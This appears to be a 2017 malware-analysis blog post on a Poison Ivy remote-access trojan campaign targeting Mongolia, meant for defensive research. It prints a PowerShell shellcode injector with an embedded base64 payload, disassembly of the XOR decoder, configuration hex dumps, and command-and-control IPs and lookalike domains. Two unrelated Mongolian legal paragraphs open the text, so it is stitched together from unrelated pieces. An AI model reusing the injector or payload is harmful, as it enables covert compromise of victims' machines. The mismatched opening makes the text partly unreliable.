10<sup>1</sup>.1.Авлигын эсрэг хуульд заасны дагуу хөрөнгө, орлогын мэдүүлэг гаргадаг албан тушаалтан нь албан үүргээ гүйцэтгэх үедээ гадаад улсын нутаг дэвсгэрт өөрийн нэр дээр банкны данс нээлгэх, мөнгөн хөрөнгө байршуулах, хувь **нийлүүлэх** замаар хуулийн этгээд үүсгэн байгуулахыг хориглоно.

10<sup>1</sup>.2.Холбогдох хуулиар тогтоосон болзол, шалгуурын дагуу сонгогддог болон уг сонгуулийн үр дүнд томилогдох албан тушаалд нэр дэвшигч тухайн албан тушаалд нэр дэвшихдээ холбогдох байгууллагад гадаад улсын нутаг дэвсгэрт өөрийн нэр дээр банкны данс нээлгэсэн, мөнгөн хөрөнгө байршуулсан, хувь нийлүүлэх замаар хуулийн этгээд үүсгэн байгуулсан эсэхийг урьдчилан мэдээлэх үүрэгтэй.

Still uses PowerSploit to inject the malware into memory , no changes here. ↓

```

71 function Local:Inject-LocalShellcode↓
72 {↓
73     ↓
74     $Shellcode = [System.Convert]::FromBase64String($Shellcode32)↓
75     ↓
76     # Allocate RWX memory for the shellcode↓
77     $BaseAddress = $VirtualAlloc.Invoke([IntPtr]::Zero, $Shellcode.Length, 0x1000, 0x40) # (Reserve|Commit, RWX)↓
78     if (!$BaseAddress)↓
79         {↓
80             return↓
81         }↓
82     # Copy shellcode to RWX buffer↓
83     [System.Runtime.InteropServices.Marshal]::Copy($Shellcode, 0, $BaseAddress, $Shellcode.Length)↓
84     ↓
85     # Launch shellcode in it's own thread↓
86     $ThreadHandle = $CreateThread.Invoke([IntPtr]::Zero, 0, $BaseAddress, [IntPtr]::Zero, 0, [IntPtr]::Zero)↓
87     if (!$ThreadHandle)↓
88         {↓
89             #Throw "Unable to launch thread."↓
90             return↓
91         }↓
92     ↓
93     ↓
94     # Wait for shellcode thread to terminate↓
95     $WaitForSingleObject.Invoke($ThreadHandle, 0xFFFFFFFF)↓
96     ↓
97     #VirtualFree.Invoke($CallStubAddress, $CallStub.Length + 1, 0x8000) | Out-Null # MEM_RELEASE (0x8000)↓
98     #VirtualFree.Invoke($BaseAddress, $Shellcode.Length + 1, 0x8000) | Out-Null # MEM_RELEASE (0x8000)↓
99     #Write-Verbose 'Shellcode injection complete!↓
100 }↓
101 ↓
102 ↓
103 $Shellcode32 = "VnkDwerAXvnogyEAA1eChTx40dTUXwxVF5RH1NRXbXrU1NTUoeE8utHU1F8kvKRSINQ8DtHU1ISC↓
104 PMfS1NRfJFEioM0AvtS+1Dym0dTUVRSIXJTUHL7UvtQrAoc8HNBU1IGkxeXprG1oLGAvkaxtbDU↓
105 1NTUgV84VxBah4KDPMLR1NRfDFEP21Dn1dtUvABT1NQ8rtHU1SHPGfR1NRfJLwwU5TUPLPR1NSE↓
106 hzx00dTUXyy81F0U1DyA0dTuHic8WdHU1F2RLLzcXJTUPJTR1NSEhzyt0dTUXZEgvMhc1NQ8+NHU↓
107 1ISHPLHR1NRdkSS85FyU1DzM0dTuHic8hdHU1F2R0LyUXJTUPNDR1NSEhzzp0dTUXZE8WZFAbpDU↓
108 1NQ8GdDU1BORQJDU1NSyE5EQ0dRZkQyEWZFAhL7UvtS+0L7UvtS+1LyYXJTUPBbQ1NSEvtQrAIEU↓
109 oLy+1LzUxNTUX5HYhL7UX5EMhCsDXwRD6CbWZEohF+R2IRfkyEh1+RD1QrgSxfkSjvkdih57wY↓

```

A slightly different shell code design ↓

```

[0x00000000]>
[0x00000000]> x 55
- offset - 0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0x00000000 5679 03c1 eac0 5ef9 e883 2100 0087 8285 Vy....^...!.....
0x00000010 3c78 d1d4 d45f 0c55 1794 4794 d457 6f1a <x..._.U..G..Wo.
0x00000020 d4d4 d4d4 a1e1 3cba d1d4 d45f 24bc a452 .....<..._$.R
0x00000030 94d4 3c0e d1d4 d4 ..<....
[0x00000000]> pd @0x0!99
0x00000000 56 push esi
,=< 0x00000001 7903 jns 6
| 0x00000003 cleac0 shr edx, -0x40
~> 0x00000006 5e pop esi
0x00000007 f9 stc
0x00000008 e883210000 call 0x2190
0x0000000d 8782853c78d1 xchg dword [edx - 0x2e87c37b], eax
0x00000013 d4d4 aam 0xd4
0x00000015 5f pop edi
0x00000016 0c55 or al, 0x55 ; 'U'
0x00000018 17 pop ss
0x00000019 94 xchg eax, esp
0x0000001a 47 inc edi
0x0000001b 94 xchg eax, esp
0x0000001c d457 aam 0x57
0x0000001e 6f outsd dx, dword [esi]
0x0000001f 1ad4 sbb dl, ah
0x00000021 d4d4 aam 0xd4
0x00000023 d4a1 aam 0xa1
,=< 0x00000025 e13c loope 0x63
| 0x00000027 bad1d4d45f mov edx, 0x5fd4d4d1
| 0x0000002c 24bc and al, 0xbc
| 0x0000002e a4 movsb byte es:[edi], byte ptr [esi]
| 0x0000002f 52 push edx


```

The Mongolia related campaign also uses XOR but a different key “0xd4” but the byte length is the same “0x2183”



```
0x00002198 50 nop
0x00002199 f9 stc
0x0000219a 58 pop eax
0x0000219b 50 push eax
0x0000219c 5a pop edx
0x0000219d b983210000 mov ecx, 0x2183
.-> ;-- eip:
.-> 0x000021a2 8032d4 xor byte [edx], 0xd4
0x000021a5 83c201 add edx, 1
0x000021a8 83e901 sub ecx, 1
0x000021ab 83f900 cmp ecx, 0
=< 0x000021ae 75f2 jne 0x21a2 ;[2]
0x000021b0 50 push eax
0x000021b1 25fffffff and eax, 0xffffffff
0x000021b6 f8 cld
0x000021b7 58 pop eax
0x000021b8 ffd0 call eax
0x000021ba f5 cmc
0x000021bb 8be4 mov esp, esp
```

The CNC is in the mainland of China, with the hostname(S) that I will expose later can be seen in screenshots in next part)



IP/BGP Information: 116.193.154.28 | 116-193-154-28.pacswitch.net. | AS4766 | JIULINGQIHANG-CN | CN

The Poison Ivy version used in the Mongolia campaign is the same as the main analysis shown above that aims "other" country.


```
0x00001ff0 59f1 ffff 0074 0756 ff95 59f1 ffff 56ff Y...t.V..Y..V.
0x00002000 955d f1ff ffeb 1ce8 0000 0000 582d ce11 .].....X-..
0x00002010 0000 ff75 f850 8d85 84f0 ffff 50ff 9588 ..u.P.....P
0x00002020 fdff ff61 c9c3 0f04 0800 5374 7562 5061 ...a.....StubPa
0x00002030 7468 1804 2800 534f 4654 5741 5245 5c43 th..(.SOFTWARE¥C
0x00002040 6c61 7373 6573 5c68 7474 705c 7368 656c lasses¥http¥shel
0x00002050 6c5c 6f70 656e 5c63 6f6d 6d61 6e64 5604 l¥open¥commandV.
0x00002060 3500 536f 6674 7761 7265 5c4d 6963 726f 5.Software¥Micro
0x00002070 736f 6674 5c41 6374 6976 6520 5365 7475 soft¥Active Setu
0x00002080 705c 496e 7374 616c 6c65 6420 436f 6d70 p¥Installed Comp
0x00002090 6f6e 656e 7473 5cfa 0a20 0078 7878 7878 onents¥.. .xxxxx
0x000020a0 7878 7878 7878 7878 7878 7878 7878 7878 xxxxxxxxxxxxxxxx
0x000020b0 7878 7878 7878 7878 7890 01a2 0032 xxxxxxxxxxxx...2
0x000020c0 3132 372e 302e 302e 3131 3237 2e30 2e30 127.0.0.1127.0.0
0x000020d0 2e31 3132 372e 302e 302e 3131 3237 2e30 .1127.0.0.1127.0
0x000020e0 2e30 2e31 3132 372e 302e 302e 3130 3030 .0.1127.0.0.1000
0x000020f0 3030 0050 0032 3132 372e 302e 302e 3231 00.P.2127.0.0.21
0x00002100 3237 2e30 2e30 2e32 3132 372e 302e 302e 27.0.0.2127.0.0.
0x00002110 3231 3237 2e30 2e30 2e32 3132 372e 302e 2127.0.0.2127.0.
0x00002120 302e 3230 3030 3030 0050 0032 3132 372e 0.200000.P.2127.
0x00002130 302e 302e 3331 3237 2e30 2e30 2e33 3132 0.0.3127.0.0.312
0x00002140 372e 302e 302e 3331 3237 2e30 2e30 2e33 7.0.0.3127.0.0.3
0x00002150 3132 372e 302e 302e 3330 3030 3030 0050 127.0.0.300000.P
0x00002160 008c 0104 0002 0000 00c1 0204 00ff ffff .....
0x00002170 ff45 010b 0076 6572 7369 6f6e 3230 3133 .E...version2013
0x00002180 fb03 dcd4 e6e4 e5e2 e4e1 e4ed d4d4 d4d4 .....
```

The interesting part is the hostnames used in the Mongolia campaign were hardcoded two hostnames instead of one (the main analysis APT is only have one hardcoded domains). However please see the template used, this version of PIVY can contains up to 3 (three) hostnames (or IPs).

```
0x0000cb0 83c0 0889 45e4 8bd7 83ea 08b9 1601 1520 .....E.....
0x0000cc0 8b45 e4e8 a9fe ffff 8b45 e450 e878 fdff .E.....E.P.x..
0x0000cd0 ff8b 45e8 50ff 55f0 c645 ff01 53ff d60f ..E.P.U.E.S...
0x0000ce0 b645 ff5f 5e5b 8be5 5dc2 0400 0043 7265 .E.^[...]...Cre
0x0000cf0 6174 6546 696c 6541 0052 6561 6446 696c ateFileA.ReadFil
0x0000d00 6500 0000 0043 6c6f 7365 4861 6e64 6c65 e....CloseHandle
0x0000d10 0047 6574 4669 6c65 5369 7a65 0047 6c6f .GetFileSize.Glo
0x0000d20 6261 6c41 6c6c 6f63 0047 6c6f 6261 6c46 balAlloc.GlobalF
0x0000d30 7265 6500 0030 3932 3100 0000 0000 0000 ree..0921.....
0x0000d40 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x0000d50 0000 0000 0073 6572 7669 6365 2e6d 6963 .....service.mic
0x0000d60 726f 736f 6674 2d6f 6e65 6472 6976 652e rosoft-onedrive.
0x0000d70 636f 6d00 0000 0000 0000 0000 0000 0000 com.....
0x0000d80 0000 0000 0000 0068 656c 702e 676f 6f67 .....help.goog
0x0000d90 6c65 706c 7573 7570 706f 7274 2e63 6f6d leplusupport.com
0x0000da0 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x0000db0 0000 0000 0000 0000 0068 656c 702e 676f .....help.go
0x0000dc0 6f67 6c65 706c 7573 7570 706f 7274 2e63 ogleplusupport.c
0x0000dd0 6f6d 0000 0000 0000 0000 0000 0000 0000 om.....
0x0000de0 0000 0000 0000 0000 0000 0050 0000 0035 .....P...5
0x0000df0 0000 0094 1100 0038 3838 3636 3631 3335 .....888666135
0x0000e00 3739 0001 0000 0055 8bec 81c4 30f0 ffff 79.....U...0...
0x0000e10 6033 c08d bd84 f0ff ffb9 740f 0000 f3aa 3.....t....
0x0000e20 33c0 8dbd 40f0 ffff b944 0000 00f3 aac7 3...@...D.....
```

PS: Did you see what domains that was used? ;)

Hmm, okay, good, now we know exactly who is behind this attack..



#MalwareMustDie!

Wed Mar 15 01:17:48 JST 2017 @unixfreaxjp / [MalwareMustDie,NPO](#) - Reversed and published the report  
Thu Mar 15 05:42:14 JST 2017 @luffy(credit) corrected some Japanese wording in documentation. (thank you)  
Fri Mar 17 00:48:30 JST 2017 @elkentarō translated the whole documents into English

※) PS: I might update this later with more material.



0件のコメント:

コメントを投稿

 コメントの記入者:

ホーム

登録: [投稿 \(Atom\)](#)

#### 人気の投稿

#OCJP-098 : 【警告】 285件日本国内のウェブサイトが「Darkleech Apache Module」に感染されて、IEでアクセスすると「Blackhole」マルウェア感染サイトに転送されてしまいます!

日本国内の285件ウェブサイトが「Darkleech Apache Module」マルウェアに感染し、もし感染されたサイトをInternet ExplorerブラウザでアクセスしたらBlackholeの感染サイトに転送されてしまいます。転送されたらパソコンにあるPDF/Java/...



### bash 0dayマルウェア感染の「real time」リバースエンジニアリング

ゼロデイが出るといつも大忙し。特にリバースエンジニアリングの僕らの手が回らない状態です。《一日目》 CVE-2014-6271 (bash 0day) の発表後24時間以内にMalwareMustDieのチームメートから連絡があり、私が調査してマルウェア感染攻撃を発見し...



### 【警告】新規Linux/Mayhemマルウェアの感染

下記のIPアドレスからLinux/Mayhemマルウェアの感染動きを発見、wordpressのサイトが狙われています。wordpressの安全性が低いパスワードを狙いbruteで攻撃され、クラッキングされるとPHPマルウェアインストーラーファイルをサーバーにアップロードさ...



### #OCJP-128: ロシア系マルウェアボットネットのカムバック

以前のOday.jp記事にも日本国内に対して「Kelihosマルウェア・ボットネット」の感染を報告しましたが今回このロシア系マルウェア感染ボットネットが「カムバック」しましたので、今日我々「MalwareMustDie」が12時間モニターしたら、日本国内の感染IP1...

(c) 2017, ZeroDay Japan | <http://blog.0day.jp> | 「シンプル」テーマ. Powered by [Blogger](#).